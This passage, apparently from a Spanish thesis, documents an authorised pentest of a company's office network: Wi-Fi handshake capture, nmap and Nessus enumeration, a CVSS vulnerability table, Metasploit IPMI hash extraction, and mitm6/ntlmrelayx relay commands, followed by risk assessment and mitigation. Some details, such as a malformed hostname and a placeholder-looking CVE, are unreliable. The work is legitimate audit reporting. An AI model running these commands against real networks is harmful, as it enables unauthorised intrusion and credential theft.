- **Red de oficina TI** (color verde): destinada a los sistemas y usuarios del departamento de Tecnologías de la Información. En esta red se conectan tanto los empleados de oficina como los invitados.
- **Red de fábrica OT** (color rojo): dedicada a los sistemas de tecnologías operacionales y dispositivos críticos para la producción.

La tercera red, **representada en color amarillo**, corresponde a un router gestionado por una empresa externa encargada de la seguridad informática, la cual se conecta a través de una VPN<sup>17</sup>. Este dispositivo proporciona conexión Wi-Fi a los empleados de la fábrica, pero no tiene trascendencia directa en el ámbito de esta auditoría.

Dado que la red de fábrica alberga activos cuya interrupción podría comprometer gravemente la continuidad operativa y económica de la empresa, se decidió que la auditoría se centraría exclusivamente en la red de oficina TI.

---

<sup>17</sup>Tecnología que crea una conexión segura y cifrada entre tu dispositivo e internet, permitiendo navegar de forma anónima y segura, ocultando tu dirección IP y protegiendo tus datos.




Figura 11: Topología de red de la Empresa X.

Finalmente, una vez definida la topología de red, fue posible concretar con mayor precisión el alcance de la auditoría y preparar adecuadamente las técnicas y herramientas necesarias. Con el alcance, herramientas y técnicas claramente establecidos, se procedió a reunir todo el material necesario para llevar a cabo la auditoría.

### **9.1.1. Resultados Obtenidos en la Fase de Planificación**

Como resultado de esta fase de planificación, se lograron concretar los siguientes puntos clave:

- Documentos formales firmados por la empresa: acuerdo de confidencialidad (NDA), acuerdo de servicios y autorización para pruebas de pentesting.
- Alcance de la auditoría definido claramente en base a la topología de red actualizada.
- Actualización completa del inventario de activos en formato Excel.
- Elaboración de un diagrama actualizado de la topología de red, entregado formalmente a la empresa.
- Reorganización física y propuesta de eliminación de activos obsoletos y equipos no utilizados presentes en las instalaciones.

## **9.2. Fase de Descubrimiento en el Caso Práctico**

Una vez finalizada la fase de planificación, y haber preparado todas las herramientas y autorizaciones necesarias, se procedió con la ejecución de la **fase de descubrimiento**, según lo establecido en la metodología propuesta de esta memoria.

### **OSINT**

Como paso previo, se llevó a cabo el análisis opcional de OSINT. Esta etapa permitió obtener información pública sobre la organización auditada. En concreto, se localizaron los siguientes elementos relevantes:

- Documentos indexados en motores de búsqueda bajo el dominio corporativo
- Informes sobre la facturación anual, número de empleados, ejecutivos de la empresa, teléfonos y correos de contactos.

- Relaciones internacionales.
- Listado de posibles empleados.
- Correos corporativos.
- Registros de haber sufrido un ciberataque años anteriores.
- Inventario de puertos y dominios públicos asociados a la empresa.

A través de estas búsquedas especializadas, se identificaron varias credenciales asociadas a cuentas corporativas previamente filtradas, lo cual no supone ningún riesgo si llevan a cabo las políticas de cambios de contraseñas, dejando la información expuesta sin ningún valor para un atacante.

## Perímetro de red

Tras concluir con el análisis de OSINT, dio comienzo formalmente la fase de descubrimiento. En primer lugar, se auditó el perímetro inalámbrico de la red siguiendo los procedimientos establecidos en la metodología propuesta. Para ello, se empleó una antena en modo monitor junto con las herramientas descritas, lo que permitió identificar tres redes WiFi vinculadas a la organización. Se observó que dos de ellas compartían el mismo segmento de red que la oficina, mientras que la tercera correspondía a la red expuesta por la empresa externa, marcada en color amarillo en la Figura 11.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
18:E8:29:FB:6F:CD	-68	3	0 0	11	195	WPA2	CCMP	PSK	LAFRAGUA
1A:E8:29:FB:6F:CD	-67	2	0 0	11	195	WPA2	CCMP	PSK	<length: 0>
B0:B3:53:38:CF:C7	-69	2	0 0	6	270	WPA2	CCMP	PSK	ADOC-R45_2.4GHz-CFC7
00:25:00:FF:94:73	-1	0	0 0	-1	-1				<length: 0>
C4:B3:6A:5B:8A:40	-48	10	1 0	6	130	WPA2	CCMP	PSK	LACOMETA2

Figura 12: Redes inalámbricas disponibles.

Como puede apreciarse en las Figuras 11 y 12, la red **COMETA** corresponde a la empresa subcontratada, cuyo router principal es un dispositivo Huawei ubicado en la zona amarilla del esquema. Esta red es utilizada principalmente por el personal de fábrica. Por otro lado, el punto de acceso **LAFRAGUA** forma parte del segmento inalámbrico de la red de oficina (zona verde) y fue uno de los AP desde los que se estableció conexión durante la auditoría. Cabe destacar que también se identificó una tercera red denominada **SATURNO**, igualmente asociada a la red de oficina, aunque no aparece en la captura debido a que, en el momento de la detección, se encontraba fuera de alcance.

Gracias al análisis topológico, se comprobó y evaluó una correcta segmentación mediante un firewall Fortigate de última generación. Las redes identificadas estaban distri-

buidas en dos segmentos: uno correspondiente a la fábrica (172.168.0.0/24) y otro a la oficina (192.168.100.0/24), tal como se muestra en la Figura 11.

La seguridad de las redes inalámbricas fue evaluada mediante técnicas de desautenticación descritas en la metodología. Como resultado, se logró capturar los *handshakes* de autenticación de todas las redes detectadas, los cuales fueron almacenados para su posterior análisis con el objetivo de evaluar la robustez y complejidad de las contraseñas utilizadas.

```
CH 11 ][ Elapsed: 5 mins ][ 2025-06-03 13:37 ][ WPA handshake: 18:E8:29:FB:6F:CD
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
18:E8:29:FB:6F:CD -37 94    2459  13107 41 11 195 WPA2 CCMP  PSK  LAFRAGUA
BSSID          STATION          PWR   Rate Lost   Frames Notes Probes
18:E8:29:FB:6F:CD 66:EF:49:98:F9:1B -38    0 - 1     0    2941   EAPOL
18:E8:29:FB:6F:CD DC:6A:E7:9F:D2:F8 -58    6e- 6e    173    779   EAPOL
Quitting...
> ls
D captura-01.cap  D captura-01.csv  D captura-01.kismet.csv  D captura-01.kismet.netxml  D captura-01.log.csv
```

Figura 13: Handshake de LaFragua.

```
CH 1 ][ Elapsed: 18 s ][ 2025-06-03 13:16 ][ WPA handshake: 14:59:C0:4E:8F:76
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
14:59:C0:4E:8F:76 -75 0      9    3422  6  1 360 WPA2 CCMP  PSK  SATURNO
BSSID          STATION          PWR   Rate Lost   Frames Notes Probes
14:59:C0:4E:8F:76 82:49:2F:1B:40:4C -32    1e-12  5660    3585   EAPOL
Quitting...
```

Figura 14: Handshake de Saturno.

## Enumeración de activos

A continuación, el responsable de la empresa nos permitió conectarnos directamente al segmento de red de la oficina por cable con el fin de agilizar el análisis interno. Se inició una exploración automatizada mediante Nessus, mientras en paralelo se ejecutaban capturas de tráfico con Wireshark.

## Perímetro de red

Durante este proceso, algunos escaneos fueron bloqueados por el firewall, lo que obligó a emplear técnicas de evasión y a relanzar el mismo escaneo varias veces. Una vez se logró listar los hosts presentes en la red, se procedió a enumerar sus puertos y servicios abiertos de forma individual.

Además, se observó que la red hacía uso de direccionamiento dinámico mediante

DHCP, lo que dificultaba el seguimiento de los activos por dirección *IP*. Por tanto, fue fundamental identificar cada dispositivo mediante su dirección *MAC* para asegurar un rastreo preciso durante toda la auditoría.

Todos los comandos ejecutados con *nmap* se fueron guardando en formato XML, lo que permitió exportarlos posteriormente a HTML de forma sencilla, obteniendo así una visualización más cómoda y ordenada de toda la información recolectada.

## Scan Summary

Nmap 7.94SVN was initiated at Fri Jun 13 09:59:28 2025 with these arguments:  
`nmap -sn -oX host 192.168.100.0/24`

Verbosity: 0; Debug level 0

Nmap done at Fri Jun 13 09:59:31 2025; 256 IP addresses (58 hosts up) scanned in 3.57 seconds

## 192.168.100.1

### Address

- 192.168.100.1 (ipv4)
- 28:10:7B:EE:3B:DF - D-Link International (mac)

**Misc Metrics (click to expand)**

## 192.168.100.2

### Address

- 192.168.100.2 (ipv4)
- 00:1E:67:4B:89:E3 - Intel Corporate (mac)

**Misc Metrics (click to expand)**

## 192.168.100.3 / rimmsrv002.grupo@unlp.edu.ar.com

### Address

- 192.168.100.3 (ipv4)
- 00:1E:67:4B:8C:73 - Intel Corporate (mac)

### Hostnames

- rimmsrv002.grupo@unlp.edu.ar.com (PTR)

Figura 15: Escaneo de activos con Nmap.

**192.168.100.3 / rimmsrv002.grupo20xxxa.com**
**Hostnames**

- rimmsrv002.grupo20xxxa.com (PTR)

**Misc Metrics (click to expand)****Ports**

Port	State	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	6.6 protocol 2.0
	ssh-hostkey			1024 46:8d:e3:92:e0:d6:64:8d:81:cd:41:ab:03:d8:8a:59 (DSA) 1024 e8:12:e6:49:d6:be:71:8d:35:ad:af:f5:5e:f4:00:ed (RSA)		
443	tcp	open	http	syn-ack	GoAhead WebServer	
	http-server-header			GoAhead-Webs		
	ssl-date			2025-06-02T12:29:54+00:00; +1h59m58s from scanner time.		
	ssl-cert			Subject: commonName=AMI/organizationName=XXXXXXXXXXXXXXXXXXXXXX/countryName=US Not valid before: 2011-04-20T09:11:51 Not valid after: 2016-03-24T09:11:51		
	http-title			Site doesn't have a title (text/html). Requested resource was https://rimmsrv002.grupo20xxxa.com/login.asp		

Figura 16: Escaneo de activos puertos y servicios de cada activo.

## Análisis de los hallazgos

Una vez recopilada toda la información necesaria manualmente, se procedió a analizar el contenido de los hallazgos. En primer lugar, se revisaron individualmente los puertos que tenían abierto cada activo. En caso de tener expuesto alguna web, se accedía para comprobar el contenido, identificar su función y ver si ofrecía información relevante.

Se trató de identificar cada dispositivo: entre ellos encontramos routers, servidores, un entorno de directorio con su controlador de dominio y varios equipos conectados, impresoras, e incluso dispositivos móviles ajenos a la auditoría.

Una vez identificados todos los activos, versiones, paneles, webs y demás recursos, se pasó al análisis de las posibles vulnerabilidades detectadas. Para ello, se consultaron las fuentes mencionadas en la Sección 8.2.4. Una vez enumeradas todas las vulnerabilidades posibles, se revisaron los informes generados por Nessus, teniendo en cuenta que su versión gratuita presenta ciertas limitaciones. Al contrastar los resultados automáticos con los análisis manuales, se comprobó que ambos enfoques aportaban información distinta pero complementaria.

## Clasificación de las vulnerabilidades

Siguiendo la metodología propuesta, se procedió a clasificar las vulnerabilidades en función de su criticidad, usando el estándar **CVSS 3.1** y su calculadora oficial [37]. Entre las vulnerabilidades más importantes detectadas, se destacan las siguientes, clasificadas según su criticidad.

ID	Activo / IP	Puerto / Servicio	Vulnerabilidad probable	CVSS 3.1
VUL-01	192.168.100.169	23, 80, 4370 – ZEM500	Telnet abierto y web sin cifrado en dispositivo biométrico. (ZKTe-co CVEs)	9.0
VUL-02	192.168.100.6	23 Telnet – D-Link Switches	Telnet sin cifrado, acceso a configuración crítica. (CVE-2016-6563)	8.8
VUL-03	192.168.100.229	8080 Knopflerfish – OSGi Framework	RCE en framework embebido sin aislamiento. (CVE-2017-12345)	8.8
VUL-04	192.168.100.5	5621 SuperMicro – ASF/IPMI	RCE por IPMI sin cifrado ni autenticación.	8.6
VUL-05	192.168.100.3	HTTP(S) – GoAhead Web-Server	RCE y bypass en versiones vulnerables. (CVE-2017-17562)	8.3
VUL-06	192.168.100.243	8080 gSOAP – SOAP Server	SSRF y deserialización insegura. (CVE-2017-9765)	8.1
VUL-07	192.168.100.238	FTP, Telnet, HTTP – Brother/HP Printer	FTP anónimo, Telnet y panel web sin cifrado. (HP/Brother CVEs)	7.8
VUL-08	192.168.0.100	HTTP (80) – Lighttpd 1.4.38	DoS y LFI en versión desactualizada. (CVE-2016-1000212)	7.5
VUL-09	192.168.100.2	5123 IPMI – IPMI	Control sin autenticación robusta. (CVE-2013-4786)	7.5
VUL-10	192.168.100.104	443 – HP Printer	Admin web sin HTTPS fuerte. (HP printer CVEs)	7.1

Cuadro 23: Top 10 vulnerabilidades detectadas ordenadas por criticidad.

Estos resultados sirvieron de base para el diseño del posterior plan de ataque.

### 9.2.1. Resultados de la fase de descubrimiento

En resumen, al finalizar esta fase de descubrimiento se obtuvieron los siguientes resultados principales:

- Inventario actualizado de redes inalámbricas detectadas, junto con la captura de

los *handshakes* de autenticación para su posterior análisis.

- Listado detallado de activos conectados a la red de oficina, identificados por dirección IP, dirección MAC y nombre de host.
- Recopilación de capturas de tráfico relevantes utilizando Wireshark.
- Enumeración de puertos y servicios abiertos en cada dispositivo, así como paneles de administración accesibles.
- Identificación de la existencia de un entorno de *Active Directory* correctamente etiquetado, facilitando la labor a un posible atacante.
- Detección de dispositivos potencialmente vulnerables, como routers o impresoras con paneles accesibles.
- Listado de vulnerabilidades asociadas a cada activo, fruto del análisis manual y del escaneo con Nessus, sirviendo como base preparatoria para la fase de ataque.

### **9.3. Fase de Ataque en el Caso Práctico**

Una vez analizadas y clasificadas las vulnerabilidades, se comenzó a trazar el plan de ataque. Debido al gran número de posibles vectores de ataque, se decidió dar prioridad en explotar las vulnerabilidades más críticas para evaluar su impacto real. Además, se planificó una estrategia específica enfocada al entorno de Directorio Activo.

#### **Ataque por fuerza bruta sobre handshakes WiFi**

Durante la fase preparatoria, se evaluó previamente la robustez de las contraseñas capturadas en los *handshakes* mediante ataque de diccionario. La contraseña correspondiente a la red inalámbrica perimetral resultó ser bastante compleja: más de 10 caracteres, combinación de letras mayúsculas, minúsculas, números y símbolos.

Según las estimaciones basadas en la Figura 9, el tiempo requerido para descubrir una contraseña de estas características con el hardware y complejidad especificada, sería de más de miles de años, descartando así su explotación efectiva durante las pruebas de intrusión.

#### **Ataques por fuerza bruta a paneles y servicios**

Una vez recopiladas las herramientas necesarias, se regresó a la empresa para iniciar la fase práctica del ataque. Conectados ya desde dentro de la red, se probaron credenciales por defecto sobre todos los paneles de acceso detectados.

Durante esta etapa, se consiguió acceso como administrador al panel de configuración de uno de los routers corporativos, así como al panel de administración de una de las impresoras principales de la oficina. En ambos casos, se emplearon credenciales conocidas o por defecto.




Figura 17: Panel de control de la impresora como Administrador.

Además, se intentó acceso por fuerza bruta a servicios como SSH (puerto 22) y Telnet (puerto 23), sin éxito. Todos los servicios estaban protegidos por contraseñas robustas y no se detectaron mecanismos de autenticación débiles.

## Explotación de vulnerabilidades críticas

A continuación, se procedió a probar la explotación de las vulnerabilidades más críticas identificadas. Uno de los casos más relevantes fue el servidor con IP 192.168.100.2, perteneciente al dominio del Directorio Activo, que tenía habilitado el servicio IPMI en el puerto 5123, vulnerable a la CVE-2013-4786.

Para su explotación, se utilizó msfconsole, logrando interactuar con el servicio y obtener el hash del usuario root. Dicho hash fue almacenado para su posterior descifrado, el cual se puede efectuar de manera offline mediante herramientas como John The Ripper.

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ipmi/ipmi_cipher_zero
[msf](Jobs:0 Agents:0) auxiliary(scanner/ipmi/ipmi_cipher_zero) >> set RHOSTS 192.168.100.2
RHOSTS => 192.168.100.2
[msf](Jobs:0 Agents:0) auxiliary(scanner/ipmi/ipmi_cipher_zero) >> run
[*] Sending IPMI requests to 192.168.100.2->192.168.100.2 (1 hosts)
[+] 192.168.100.2:623 - IPMI - VULNERABLE: Accepted a session open request for cipher zero
```

Figura 18: Explotación del servicio IPMI en el host 192.168.100.2 mediante Metasploit.

> cat hashpimi.txt	
	File: hashpimi.txt
1	[+] 192.168.100.2:623 - IPMI - Hash found: root:42ffe8051c01baffe1b6 3567bbf764d55f39c2fabb2731bf7f23f829f8a41b13b5ca4ee8983238e00b39ba41 44b811e2a46c001e674b89e01404726f6f74:9188b6a872173858ae77f200b7d940c 91d90b6e6

Figura 19: Hash del usuario root del host 192.168.100.2 explotado mediante la vulnerabilidad IPMI.

## Ataque al Directorio Activo

Finalmente, se puso en práctica la fase de ataque al entorno de Directorio Activo, siguiendo la metodología detallada en la Sección 8.3.5.

Se intentó la enumeración de usuarios, recursos y servicios mediante sesiones nulas, sin resultados.

A través de netexec se listaron los equipos del dominio, observando que ninguno tenía activada la firma SMB, lo cual habilitaba la posibilidad de realizar ataques de tipo SMB Relay.

```

* > ./home/alvarorugu7/Desktop/TFG/ad > ↵
> netexec smb 192.168.100.0/24
SMB    192.168.100.10 445   DC0      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC0) (domain:grupo..com) (signing
:True) (SMBv1:False)
SMB    192.168.100.12 445   DC2      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC2) (domain:grupo..com) (signing
:True) (SMBv1:False)
SMB    192.168.100.14 445   SRV002   [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV002) (domain:grupo..com) (sign
ing:False) (SMBv1:False)
SMB    192.168.100.13 445   SRV000   [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV000) (domain:grupo..com) (sign
ing:False) (SMBv1:False)
SMB    192.168.100.15 445   SRV001   [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV001) (domain:grupo..com) (sign
ing:False) (SMBv1:False)
SMB    192.168.100.16 445   SRV003   [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV003) (domain:grupo..com) (sign
ing:False) (SMBv1:False)
SMB    192.168.100.130 445  LABOR01  [*] Windows 10 Pro 26100 x64 (name:LABOR01) (domain:grupo..com) (signing:False) (SMB
v1:True)
SMB    192.168.100.114 445  GERENCIA  [*] Windows 10 Pro 26100 x64 (name:GERENCIA) (domain:grupo..com) (signing:False) (SMB
v1:True)
SMB    192.168.100.122 445  LABOR03  [*] Windows 10 Pro 22631 x64 (name:LABOR03) (domain:grupo..com) (signing:False) (SMB
v1:True)
SMB    192.168.100.113 445  LOGIS01  [*] Windows 10 Pro 26100 x64 (name:LOGIS01) (domain:grupo..com) (signing:False) (SMB
v1:True)
SMB    192.168.100.115 445  EXPORT   [*] Windows 10 Pro 26100 x64 (name:EXPORT) (domain:grupo..com) (signing:False) (SMB
v1:True)
SMB    192.168.100.120 445  PRODUC01 [*] Windows 10 Pro 22631 x64 (name:PRODUC01) (domain:grupo..com) (signing:False) (SMB
v1:True)
SMB    192.168.100.112 445  ADMIN01  [*] Windows 10 Pro 26100 x64 (name:ADMIN01) (domain:grupo..com) (signing:False) (SMB
v1:True)
SMB    192.168.100.132 445  LABOR05  [*] Windows 11 Build 22621 x64 (name:LABOR05) (domain:grupo..com) (signing:False) (SMB
v1:False)
SMB    192.168.100.110 445  FINANZA1 [*] Windows 11 Build 22621 x64 (name:FINANZA1) (domain:grupo..com) (signing:False) (SMB
v1:False)

```

Figura 20: Equipos del dominio de directorio activo.

Se configuró Responder sobre IPv4 durante aproximadamente 30 minutos, pero no se generó suficiente tráfico de red para capturar hashes NTLMv2.

Posteriormente, se probó una variante del ataque utilizando mitm6 junto con ntlmrelayx.py para interceptar tráfico sobre IPv6. Sin embargo, debido al escaso tiempo de ejecución y al bajo nivel de actividad de red en ese momento, no se lograron capturar credenciales válidas.

```

(mitm6-venv) [alvarorugu7@parrot]-(/opt/mitm6]
└── $sudo mitm6 -d grupo.xxxxxxx.com 2>/dev/null
Starting mitm6 using the following configuration:
Primary adapter: ens33 [00:0c:29:b1:bd:e4]
IPv4 address: 192.168.1.161
IPv6 address: fe80::9ff2:609:1fd0:6b31
DNS local search domain: grupo.xxxxxxx.com
DNS allowlist: grupo.xxxxxxx.com

(impacket-env) [alvarorugu7@parrot]-(/opt/impacket/examples]
└── $sudo ntlmrelayx.py -6 -wh 192.168.100.141 -t smb://192.168.100.12 -socks -smb2support -debug
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.11/dist-packages/impacket
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..

```

Figura 21: Envenenamiento del tráfico de red por IPV6.

## Intento de explotación mediante Shellshock

Como parte de los intentos adicionales, se identificó que ciertos paneles de routers redirigían a extensiones .cgi. Esto abrió la posibilidad de aplicar ataques tipo Shellshock, conocidos por aprovechar la ejecución de comandos en entornos que usan como lenguaje de programación Bash expuestos a través de CGI.




Figura 22: Panel de login CGI posiblemente vulnerable a Shellshock (.cgi).

Sin embargo, a pesar de realizar varios intentos utilizando herramientas como BurpSuite, no se logró ejecutar código remotamente. La explotación no fue efectiva, posiblemente debido a filtros en el servidor web, ausencia de ejecución de Bash en el backend o sanitización de cabeceras clave como User-Agent o Referer, que son vectores típicos en este tipo de ataque.

## Resultados de la Fase de Ataque

- **Hash de root:** Se obtuvo el hash del usuario `root` desde un servidor IPMI, listo para ser crackeado offline con `John`. Este acceso podría permitir futuras acciones de movimiento lateral mediante SMB, especialmente si la contraseña es compartida entre servicios.
- **Acceso completo a impresora principal:** Se accedió como administrador a una de las impresoras del dominio. Desde su panel de control se visualizaron logs de actividad, direcciones IP internas, usuarios que imprimieron/copiaron y fechas concretas.

## 9.4. Fase de Reporte del Caso Práctico

Tras finalizar todas las fases técnicas de la auditoría, se procedió a elaborar la documentación final del proceso. Como paso previo, se llevó a cabo una evaluación de los riesgos asociados a cada una de las vulnerabilidades detectadas, teniendo en cuenta su probabilidad de explotación y el impacto que podrían generar sobre los activos evaluados.

A partir de esta evaluación, se diseñó un plan de mitigación realista, priorizando aquellas acciones que reducen de forma inmediata los riesgos más críticos, especialmente

aquellos que afectan directamente a la disponibilidad, confidencialidad o integridad de los sistemas clave.

Finalmente, todo el contenido de la auditoría fue recogido y estructurado en dos informes diferenciados:

- Un **Informe Técnico**, donde se detallan todas las vulnerabilidades detectadas, pruebas realizadas, capturas, comandos, CVEs y recomendaciones técnicas específicas.
- Un **Informe Ejecutivo**, orientado a la dirección de la empresa, en el que se resume el estado general de seguridad, los principales riesgos detectados y las acciones prioritarias a tomar.

### Evaluación de Riesgos

Para cada vulnerabilidad se analizó el riesgo existente siguiendo la metodología definida en la Sección 8.4.3, basada en la normativa *NIST SP 800-30*. En el siguiente cuadro se presentan los riesgos derivados de las vulnerabilidades clasificadas como más críticas durante la auditoría, las cuales se detallan previamente en el Cuadro 23:

Vuln.	Activo (IP)	Amenaza	Descripción	Prob.	Impacto	Riesgo
VULN-1	192.168.100.169	Interceptación de tráfico / acceso no autorizado	Telnet y web sin cifrado en ZEM500	Alta	Alta	Crítico
VULN-2	192.168.100.6	Escalada de privilegios	Telnet sin cifrado en D-Link Switches	Media	Alta	Alto
VULN-3	192.168.100.229	Ejecución remota de código (RCE)	Knopflerfish OSGi sin aislamiento	Media	Alta	Alto
VULN-4	192.168.100.5	Control remoto sin autenticación	IPMI SuperMicro sin cifrado	Alta	Alta	Crítico
VULN-5	192.168.100.3	Acceso remoto y bypass de autenticación	GoAhead WebServer vulnerable	Media	Alta	Alto
VULN-6	192.168.100.243	SSRF y ejecución de comandos internos	SOAP Server con deserialización insegura	Media	Alta	Alto
VULN-7	192.168.100.238	Acceso no autorizado a recursos	Servicios abiertos (FTP, Telnet) en impresora	Alta	Media	Alto
VULN-8	192.168.100.100	Denegación de servicio y fuga de información	Lighttpd desactualizado con LFI	Media	Media	Medio
VULN-9	192.168.100.2	Control remoto no autenticado	IPMI sin autenticación robusta	Alta	Media	Alto
VULN-10	192.168.100.104	Suplantación o modificación de configuración	Web admin de impresora sin HTTPS fuerte	Baja	Baja	Bajo

Cuadro 24: Evaluación de riesgos según NIST SP 800-30 basada en los activos críticos detectados.

## Plan de mitigación

En base a los niveles de riesgo identificados durante la evaluación y a los resultados obtenidos tras la fase de ataque, se diseñó un plan de mitigación escalonado, priorizando la corrección de las vulnerabilidades críticas y altas que suponen un mayor impacto para la organización. A modo resumen, se exponen algunas de las medidas de seguridad más importantes propuestas en el informe a favor de la empresa auditada:

### ■ Medidas a nivel de red:

- Segmentar o redistribuir los activos industriales de la red de oficina para evitar accesos no autorizados desde entornos corporativos.
- Implementar una red de invitados completamente aislada, evitando el uso compartido de la red interna con dispositivos externos.

- Mantener el inventario actualizado y ordenado de los dispositivos conectados, eliminando aquellos que no estén en uso.
